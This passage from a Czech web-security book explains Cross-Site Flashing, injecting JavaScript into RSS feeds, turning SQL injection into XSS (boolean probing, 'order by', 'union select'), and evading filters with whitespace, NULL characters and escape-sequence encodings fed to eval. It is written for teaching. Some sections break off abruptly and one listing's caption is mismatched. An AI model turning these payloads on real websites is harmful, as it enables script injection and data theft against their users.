animace.swf?movie=http://www.hackingvpraxi.cz/xss.swf
```

Tato metoda zneužití flash objektu se správně označuje jako *Cross-Site Flashing* neboli XSF a dá se zneužít i k jiným účelům, než jen ke spuštění našeho skriptu. Podaří-li se nám například podstrčit tímto způsobem přihlašovací formulář vytvořený ve flashi, do flashové aplikace umístěné na webu, může tak zaznamenávat autentifikační údaje uživatelů.

Uvedenými možnostmi, kterými je možné na flash aplikace zaútočit, ovšem jejich výčet zdaleka nekončí. *Adobe Flash Player*, který se k zobrazovaní vložených flashových animací ve webových prohlížečích používá, ale s každou svou nově vydanou verzí čím dál tím lépe chrání uživatele před útoky podobných typů. Stává se proto stále obtížnější přistoupit k DOM dokumentu, nebo načíst vstup z externího zdroje. Tvůrci flashových aplikací a webových aplikací navíc dostali k dispozici objekt *security*[1] s možností několika bezpečnostních voleb. Najdete je v tabulce 28.

Tabulka 28 - Bezpečnostní nastavení dostupné vývojářům a webmasterům

Hodnota	Popis
allowDomain	
* *.hackingvpraxi.cz	SWF soubor povoluje přístup ke svým proměnným a ostatním objektům ostatním flashovým aplikacím z uvedených domén.
allowScriptAccess	
always	Povolí spuštění javascriptu z jakéhokoliv swf souboru
sameDomain	Povolí spuštění JavaScriptu pouze v případě, že swf soubor pochází ze stejné domény, jako je HTML soubor, v němž je flash umístěn (defaultní nastavení).
Never	Zakáže jakékoliv použití JavaScriptu ze swf souboru

[1] *http://help.adobe.com/cs_CZ/AS3LCR/Flash_10.0/flash/system/Security.html*

allowNetworking	
all	SWF souboru je povleno použití všech dostupných metod pro komunikaci s vnějším prostředí.
internal	Při použití tohoto nastavení jsou zablokovány funkce getURL, MovieClip.getURL, fscomand(), ExternalInterface.call() pro přístup k webovému browseru. Ostatní funkce zůstávají povoleny.
none	Kromě výše uvedených sou zablokovány i všechny následující komunikační funkce XML.load, XML.send, XML.sendAndLoad, LoadVars.load(), LoadVars.send, LoadVars.sendAndLoad, loadVariables, loadVariablesNum, MovieClip.loadVariables, NetConnection.connect, NetStream.play, loadMovie, loadMovieNum, MovieClip.loadMovie, MovieClipLoader.loadClip, Sound.loadSound, LocalConnection.connect, LocalConnection.send, SharedObject.getLocal, SharedObject.getRemote, FileReference.upload, FileReference.download, System.security.loadPolicyFile, XMLSocket.connect
allowFullScreen	
true	Mód celé obrazovky je povolen
false	Mód celé obrazovky je zakázán

Uvedená nastavení můžeme zahrnout přímo do kódu animace, nebo je můžeme předávat v podobě proměnných, nebo použitím XML souboru *crossdomain.xml*, který musí být umístěn v kořenovém adresáři webu. Mají-li mezi sebou komunikovat dva SWF soubory, je důležité, aby měli vzájemně nastavená patřičná oprávnění. Případ, kdy jsou jejich hodnoty zadávány jako parametry uvnitř tagů *objekt* a *embed* ukazuje výpis 104.

Výpis 104 - Ukázka použití bezpečnostních nastavení

```
<html>
  <head>
   <meta http-equiv="content-type" content="text/html; charset=windows-1250">
   <title></title>
  </head>
  <body>
    <object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000"
            width="730" height="90">
      <param name="movie" value="test.swf">
      <param name="allowScriptAccess" value="sameDomain">
      <param name="allowNetworking" value="none">
    <embed src="test.swf" width="730" height="90"
      allowScriptAccess="sameDomain" allowNetworking="none"
      type="application/x-shockwave-flash">
    </object>
  </body>
</html>
```

V případě, že bychom nahradili odkazy vedoucí na jednotlivé články skriptem uvedeným direktivou *javascript:* (viz. výpis 119), mohli bychom tak vyvolat jeho spuštění ve chvíli, kdy uživatel na takový odkaz klikne ve své RSS čtečce.

Výpis 119 - Vložení JavaScriptu do zdroje RSS

```
<item>
  <title>Článek</title>
  <link>javascript:alert('XSS')</link>
  <description>Ukázkový článek</description>
</item>
```

Samotné provedení útoku je ale v tomto případě poněkud složitější. Útočník by nejprve musel přinutit uživatele, aby si jím doporučený zdroj přidali do své čtečky RSS, nebo by jim ho musel vnutit například během CSRF útoku.

SIXSS

Nyní vás asi zajímá, co se pod tak zvláštním nadpisem SIXSS vlastně skrývá. Ač se to může zdát zprvu nepochopitelné, můžeme ve webové aplikaci, která je jinak vůči XSS řádně zabezpečena, využít ke spuštění kódu zranitelnosti SQL injection. Její výskyt ve webových aplikacích není nijak výjimečný. Již jsem uváděl, že vývojáři často správně ošetří vkládání nebezpečných znaků ostrých závorek, na kterých je XSS často závislé, nebo nemusí mít uživatelé vůbec možnost vkládat jakékoliv vstupy. Pokud ale aplikace načítá zobrazované údaje z databáze a současně je náchylná na SQL injection, nic nebrání útočníkovi v tom, aby právě skrz ní vložil na stánky výstup v podobě skriptu a tím vyvolal XSS.

Uděláme si krátký úvod do SQL injection a ukážeme si jeho zneužití pro XSS na praktickém příkladu. Nejprve si najdeme potenciálně zranitelnou stránku, která předává parametry v URI. Jak takový odkaz může vypadat, uvádím ve výpisu 120.


Výpis 120 – Ukázka odkazu, který může být potenciálně náchylný na SQL injection

```
http://www.example.cz/rec/recview.asp?co=2
```

Následně otestujeme zda je stránka náchylná na SQL injection. Nejjednodušším způsobem, jak to zjistit, je rozšířit hodnotu proměnné o logický výraz, tak jak ukazují odkazy z výpisu 121. Pokud první z uvedených odkazů vrátí patřičný záznam a druhý ne, pak je stránka s největší pravděpodobností náchylná.

Výpis 121 – Otestování proměnné na přítomnost zranitelnosti SQL injection

```
http://www.example.cz/rec/recview.asp?co=2 and 1=1
http://www.example.cz/rec/recview.asp?co=2 and 1=0
```



Nyní nebude od věci si říci pár slov o tom, co se to s naším vstupem stalo na straně serveru. Pochopení SQL injection ovšem vyžaduje alespoň základní znalost programování v SQL. Řekněme, že na straně webového serveru, převezme hodnotu proměnné php skript, který ji bez jakékoliv kontroly použije pro vytvoření SQL dotazu. PHP skript by mohl ve zkrácené podobě vypadat podobně, jako ten z výpisu 122.

Výpis 122 – Ukázka php skriptu zranitelného na SQL injection

```
<?php
  $idclanek = $_GET["id"];
  $dotaz = "SELECT * FROM clanky WHERE idclanku=$idclanek";
  …
```

Nyní si ve výpisu 123 ukážeme, jaké SQL dotazy nakonec na serveru vzniknou, pokud předáme vstupy z výpisu 121. Z výpisu by mělo být patrné, proč jeden ze vstupů vrátí požadovaný obsah a druhý nikoliv.

Výpis 123 – SQL dotaz vzniklý po vložení testovacích vstupů

```
dotaz = "SELECT * FROM clanky WHERE idclanku=2 and 1=1";
dotaz = "SELECT * FROM clanky WHERE idclanku=2 and 1=0";
```

Následujícím krokem bude zjištění počtu sloupců v databázové tabulce. To provedeme postupným zvětšováním čísla v klauzuli *order by*.


Výpis 124 - Vložení JavaScriptu do zdroje RSS

```
http://www.example.cz/rec/recview.asp?co=2 order by 3
```

Tabulka má tolik sloupců, kolik je největší číslo použité v klauzuli *order by*, a které ještě nezpůsobilo chybu. Nyní, když víme, kolik má tabulka sloupců můžeme ji spojit s námi vytvořeným dotazem, přičemž jako hodnotu parametru uvedeme takovou, která se v databázi určitě nevyskytuje (-1). Počet hodnot našeho připojeného dotazu musí být shodný s počtem sloupců databázové tabulky.

Výpis 125 – Připojení testovacích hodnot k tabuce vrácených výsledků

```
http://www.example.cz/rec/recview.asp?co=-1 union all select 1,2,3
```



Vidíme, které informace z dotazu (hodnoty1, 2 a 3) se promítají zpět do obsahu webové stránky. Na jejich místo nyní již můžeme vložit kód našeho JavaScriptu, jak ukazuje výpis 126.

Používání blacklistů se rozhodně nedoporučuje, protože se téměř vždy najde nějaká ta skulina, jak je obejít. Pokud byste se k jejich použití přeci jen z nějakého důvodu uchýlili, myslete v nich proto i na tento typ možné injekce nebezpečných kódů. Například vždy převeďte uživatelský vstup nejprve na sjednocenou velikost písmen a teprve po té svůj filtr aplikujte.

Prokládání speciálními znaky

Podobně jako tomu bylo u velikosti písmen, je v některých situacích možné obejít bezpečnostní filtry aplikace proložením nebezpečných řetězců speciálními bílými znaky, které uvádím v tabulce 33.

Tabulka 33 - speciální bílé znaky

```
&#x00;    NULL
&#x09;    Horizontální tabulátor
&#x0A;    Nový řádek
&#x0D;    Návrat na začátek řádku
```

Znak *NULL* s ASCII hodnotou znaku 00, nebo-li také nulový znak, je možný využít i u jiných typů útoků. My však zůstaneme jen u XSS a řekneme si, že tento velice speciální znak je možné vkládat například do samotných tagů, aniž by nějak omezil jejich funkci. Vedle něj je možné použít u řetězců (například v atributu *src*) i ostatní bílé znaky z předchozí tabulky. Bílé znaky, jako je třeba tabulátor, nebo přechod na nový řádek můžeme někdy vkládat přímo pomocí kláves tabulátor nebo enter. Jindy je zase vhodné vkládat je pomocí jejich HTML entity. Znak *NULL* ovšem můžeme často zapsat jen s použitím skriptu nebo přes hexadecimální editor. V následující tabulce uvádím některá možná použití bílých znaků v kódu.

Tabulka 34 - Použití bílých znaků v tagu

```
<s&#x00;cript>      (znak null není možné takto (HTML entitou) zapsat)
<a href="java&#x09;script:alert(/XSS/);">
<a href="java       script:alert(/XSS/);">
<a href="java&#xOA;script:alert(/XSS/);">
<a href="java&#xOD;script:alert(/XSS/);">
<a href="java
script:alert(/XSS/);">
<a href="j
a
v
a
s
c
r
i
p
t:alert(/XSS/);">
```

Escape sekvence znaků

Někdy se vám stane, že potřebujete v JavaScriptu používat řetězce obsahující kromě jiných, také znaky se zvláštním významem. Takovými znaky může být například kód uvozovek v řetězci, který je sám v uvozovkách uzavřen, nebo například přechod na nový řádek. JavaScript obsahuje pro tyto případy escape sekvence, které začínají zpětným lomítkem a jsou následovány znakem, který po zpětném lomítku nabývá jiného, zvláštního významu. Seznam escape sekvencí uvádím v tabulce 36.

Tabulka 36 - Escape sekvence znaků

`\'`	Znak apostrofu	
`\"`	Znak uvozovek	
`\\`	Znak zpětného lomítka	
`\b`	Backspace	
`\f`	Form feed	
`\n`	New line - odřádkování	
`\r`	Carriage return - návrat	
`\t`	Tabulátor	
`\ddd`	Octal sekvence znaku	ASCII kód v osmičkové soustavě
`\xdd`	Hexadecimální sekvence znaku	ASCII kód v šestnáctkové soustavě
`\udddd`	Unicode sekvence znaku	UNICODE kód v šestnáctkové soustavě

Chceme-li například použít řetězec rozdělený na dva řádky použijeme v místě přechodu na nový řádek escape sekvenci *\n*. Pokud navíc chceme některá slova uzavřít do uvozovek použijeme escape sekvencí *\"*. Řetězec pak bude vypadat takto:

"Toto je text \"prvního\" řádku\nToto zase text \"druhého\" řádku"

Pro kódování celých řetězců lze použít posledních tří variant uvedených v tabulce 36. Pomocí nich můžeme zakódovat jakýkoliv znak v řetězci, a jejich řazením pak dokonce celý řetězec. Sekvence začíná stejně jako u speciálních znaků zpětným lomítkem, které je následováno buďto třímístným ASCII kódem znaku v osmičkové soustavě, znakem **x** a dvojmístným ASCII kódem znaku v šestnáctkové soustavě, nebo znakem **u** a čtyřmístným unicode kódem znaku také v šestnáctkové soustavě. Zkusíme nyní zakódovat náš starý známý řetězec ***alert("XSS");*** pomocí všech uvedených variant. Výsledné tvary řetězce po tomto zakódování si můžete prohlédnout v tabulce 37.

Tabulka 37 - Řetězec alert("XSS"); zakódovaný pomocí escape sekvencí

Zakódováno variantou \ddd
`\141\154\145\162\164\050\042\130\123\123\042\051\073`
Zakódováno variantou \xdd
`\x61\x6C\x65\x72\x74\x28\x22\x58\x53\x53\x22\x29\x3B`
Zakódováno variantou \udddd
`\u0061\u006C\u0065\u0072\u0074\u0028\u0022` `\u0058\u0053\u0053\u0022\u0029\u003B`

Pokud bychom nyní chtěli spustit takto zakódovaný skript, musíme u prvních dvou uvedených variant použít funkci JavaScriptu *eval()*, kterou jsme využili již ve spojení s funkcí *fromCharCode()*. U poslední, třetí varianty kódování ve tvaru *\udddd* můžeme použít funkci *eval()* také, nicméně od ostatních dvou se přeci jen trochu odlišuje. K dispozici nám totiž dává i možnost přímého spuštění skriptu mimo funkci *eval()*. Tato možnost má ale jistá omezení. Pomocí tohoto kódování můžeme zakódovat jak názvy funkcí, tak i jednotlivé řetězce, nicméně znaky se speciálním významem jako jsou uvozovky, závorky nebo středník, tímto způsobem kódovat nemůžeme. Různé způsoby, kterými je možné skripty zakódované pomocí escape sekvencí spouštět uvádím ve výpisu 161.

Výpis 161 - Možnosti spuštění skriptů zakódovaných pomocí escape sekvencí

```
javascript: eval("\141\154\145\162\164\050\042\130\123\123\042\051\073");

<script>eval('\x61\x6C\x65\x72\x74\x28\x22\x58\x53\x53\x22\x29\x3B')</script>

javascript: eval("\u0061\u006C\u0065\u0072\u0074\u0028\u0022\u0058\u0053
\u0053\u0022\u0029\u003B);

javascript:\u0061\u006C\u0065\u0072\u0074("XSS");

<script>\u0061\u006C\u0065\u0072\u0074("\u0058\u0053\u0053"); </script>
```

CSS escape sekvence znaků

S escape sekvencemi znaků se můžeme kromě samotného JavaScriptu setkat také v CSS nebo-li v kaskádových stylech. Zde se používá zpětného lomítka, které je následováno jedním až šesti hexadecimálními znaky. Konec zápisu kódovaného znaku je definován prvním znakem, který není znakem z hexadecimální soustavy, nebo při dosáhnutí znaku na šesté pozici. Pro zápis znaku < můžeme v CSS použít libovolnou sekvenci z tabulky 38.

Tabulka 38 - Použití Escape sekvencí v CSS

\3C	\3c
\03C	\03c
\003C	\003c
\0003C	\0003c
\00003C	\00003c

Pokud je znak zpětného lomítka následován jakýmkoliv jiným znakem než A-F nebo 0-9, pak je znak zpětného lomítka ignorován. Této